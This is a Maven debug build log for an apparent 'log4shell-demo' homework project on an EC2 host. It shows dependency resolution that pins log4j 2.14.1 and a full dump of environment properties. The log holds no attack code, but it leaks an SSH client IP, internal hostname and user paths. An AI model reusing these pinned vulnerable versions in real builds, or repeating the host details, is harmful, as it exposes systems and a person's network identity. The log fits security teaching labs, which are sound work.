[DEBUG]   org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG]   org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG]   ch.qos.logback:logback-classic:jar:1.2.6:compile (version managed from 1.2.6)

[DEBUG]   ch.qos.logback:logback-core:jar:1.2.6:compile (version managed from 1.2.6)

[DEBUG]   org.slf4j:slf4j-api:jar:1.7.32:compile (version managed from 1.7.32)

[DEBUG]   org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG]   org.apache.logging.log4j:log4j-api:jar:2.14.1:compile (version managed from 2.14.1)

[DEBUG]   org.slf4j:jul-to-slf4j:jar:1.7.32:compile (version managed from 1.7.32)

[DEBUG]   jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile (version managed from 1.3.5)

[DEBUG]   org.springframework:spring-core:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG]   org.springframework:spring-jcl:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG]   org.yaml:snakeyaml:jar:1.28:compile (version managed from 1.28)

[DEBUG]   org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile (version managed from 2.12.5)

[DEBUG] org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile (version managed from 9.0.53)

[DEBUG] org.springframework:spring-web:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-beans:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-webmvc:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-aop:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-context:jar:5.3.10:compile (version managed from 5.3.10)

[DEBUG] org.springframework:spring-expression:jar:5.3.10:compile (version managed from 5.3.10)

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for apache.snapshots (http://repository.apache.org/snapshots).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for repository.jboss.org (http://repository.jboss.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots.jboss.org (http://snapshots.jboss.org/maven2).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for oss.sonatype.org/jboss-snapshots (http://oss.sonatype.org/content/repositories/jboss-snapshots).

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for codehaus.snapshots (http://snapshots.repository.codehaus.org).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=1113018, ConflictMarker.markTime=137652, ConflictMarker.nodeCount=99, ConflictIdSorter.graphTime=85994, ConflictIdSorter.topsortTime=25072, ConflictIdSorter.conflictIdCount=35, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=1002237, ConflictResolver.conflictItemCount=85, DefaultDependencyCollector.collectTime=332357107, DefaultDependencyCollector.transformTime=2422157}

[DEBUG] org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-core:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.0:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.0:compile

[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile

[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile

[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.0.10:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.4.2:compile

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven:maven-model:jar:3.1.0:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:2.0.0:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.26:runtime

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M2a:compile

[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile

[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile

[DEBUG] javax.inject:javax.inject:jar:1:compile

[DEBUG] com.google.guava:guava:jar:10.0.1:compile

[DEBUG] com.google.code.findbugs:jsr305:jar:1.3.9:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0:compile

[DEBUG] aopalliance:aopalliance:jar:1.0:compile

[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a:compile

[DEBUG] asm:asm:jar:3.3.1:compile

[DEBUG] org.apache.maven.shared:maven-filtering:jar:3.2.0:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:compile

[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:compile

[DEBUG] commons-io:commons-io:jar:2.6:compile

[DEBUG] org.apache.commons:commons-lang3:jar:3.8.1:compile

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0

[DEBUG] Included: org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0

[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.0.10

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:2.0.0

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.26

[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0

[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0

[DEBUG] Included: com.google.guava:guava:jar:10.0.1

[DEBUG] Included: com.google.code.findbugs:jsr305:jar:1.3.9

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no_aop:3.1.0

[DEBUG] Included: aopalliance:aopalliance:jar:1.0

[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a

[DEBUG] Included: asm:asm:jar:3.3.1

[DEBUG] Included: org.apache.maven.shared:maven-filtering:jar:3.2.0

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3

[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7

[DEBUG] Included: commons-io:commons-io:jar:2.6

[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.8.1

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources' with basic configurator -->

[DEBUG] (f) addDefaultExcludes = true

[DEBUG] (f) buildFilters = []

[DEBUG] (s) delimiters = [@]

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) escapeWindowsPaths = true

[DEBUG] (f) fileNameFiltering = false

[DEBUG] (s) includeEmptyDirs = false

[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (s) overwrite = false

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) propertiesEncoding = UTF-8

[DEBUG] (s) resources = [Resource {targetPath: null, filtering: true, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {/application*.yml, **/application*.yaml, **/application*.properties}, excludes: {}]}}, Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/main/resources, PatternSet [includes: {}, excludes: {**/application*.yml, **/application*.yaml, **/application*.properties}]}}]**

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a

[DEBUG] (f) skip = false

[DEBUG] (f) supportMultiLineFiltering = false

[DEBUG] (f) useBuildFilters = true

[DEBUG]   (s) useDefaultDelimiters = false

[DEBUG] -- end configuration --

[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX_ROLE_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH_FUNC_which%%=() { (alias;

 eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"

}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG_SESSION_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-

plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG_SESSION_ID=8, rest-assured.version=4.3.3, env.SYSTEMD_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN_CMD_LINE_ARGS= spring-boot:run -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1, java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13,
env.LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=01;36:*.au=01;36:*.flac=01;36:*.m4a=01;36:*.mid=01;36:*.midi=01;36:*.mka=01;36:*.mp3=01;36:*.mpc=01;36:*.ogg=01;36:*.ra=01;36:*.wav=01;36:*.oga=01;36:*.opus=01;36:*.spx=01;36:*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX_USE_CURRENT_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-28T23:35:31Z, env.SSH_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN_PROJECTBASEDIR=/home/ec2-user/log4shell-

homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=

, sun.stdout.encoding=UTF-8, env.SSH_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, spring.boot.version=2.5.5, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX_LEVEL_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG_RUNTIME_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD_SHOWN=pam, env.XDG_SESSION_TYPE=tty, oauth2-oidc-sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/main/resources

excludes []

includes [/application*.yml, **/application*.yaml, **/application*.properties]**

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/main/resources

excludes [/application*.yml, **/application*.yaml, **/application*.properties]**

includes []

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[DEBUG] no use filter components

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for ow2-snapshot (http://repository.ow2.org/nexus/content/repositories/snapshots).

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=234361, ConflictMarker.markTime=185224, ConflictMarker.nodeCount=118, ConflictIdSorter.graphTime=90524, ConflictIdSorter.topsortTime=38659, ConflictIdSorter.conflictIdCount=45, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=729142, ConflictResolver.conflictItemCount=72, DefaultDependencyCollector.collectTime=255582022, DefaultDependencyCollector.transformTime=1304593}

[DEBUG] org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1

[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model:jar:3.0:compile

[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile

[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile

[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile

[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile

[DEBUG] org.apache.maven:maven-core:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings:jar:3.0:compile

[DEBUG] org.apache.maven:maven-settings-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.0:compile

[DEBUG] org.apache.maven:maven-model-builder:jar:3.0:compile

[DEBUG] org.apache.maven:maven-aether-provider:jar:3.0:runtime

[DEBUG] org.sonatype.aether:aether-impl:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-spi:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-api:jar:1.7:compile

[DEBUG] org.sonatype.aether:aether-util:jar:1.7:compile

[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.14:compile

[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile

[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)

[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile

[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile

[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile

[DEBUG] commons-io:commons-io:jar:2.5:compile

[DEBUG] org.apache.maven.shared:maven-shared-incremental:jar:1.1:compile

[DEBUG] org.codehaus.plexus:plexus-java:jar:0.9.10:compile

[DEBUG] org.ow2.asm:asm:jar:6.2:compile

[DEBUG] com.thoughtworks.qdox:qdox:jar:2.0-M9:compile (version managed from default)

[DEBUG] org.codehaus.plexus:plexus-compiler-api:jar:2.8.4:compile

[DEBUG] org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4:compile

[DEBUG] org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4:runtime

[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Imported: < maven.api

[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1

[DEBUG] Included: org.apache.maven.plugins:maven-compiler-plugin:jar:3.8.1

[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2

[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7

[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4

[DEBUG] Included: org.sonatype.aether:aether-util:jar:1.7

[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.14

[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1

[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3

[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4

[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1

[DEBUG] Included: commons-io:commons-io:jar:2.5

[DEBUG] Included: org.apache.maven.shared:maven-shared-incremental:jar:1.1

[DEBUG] Included: org.codehaus.plexus:plexus-java:jar:0.9.10

[DEBUG] Included: org.ow2.asm:asm:jar:6.2

[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M9

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-api:jar:2.8.4

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile' with basic configurator -->

[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework

[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, 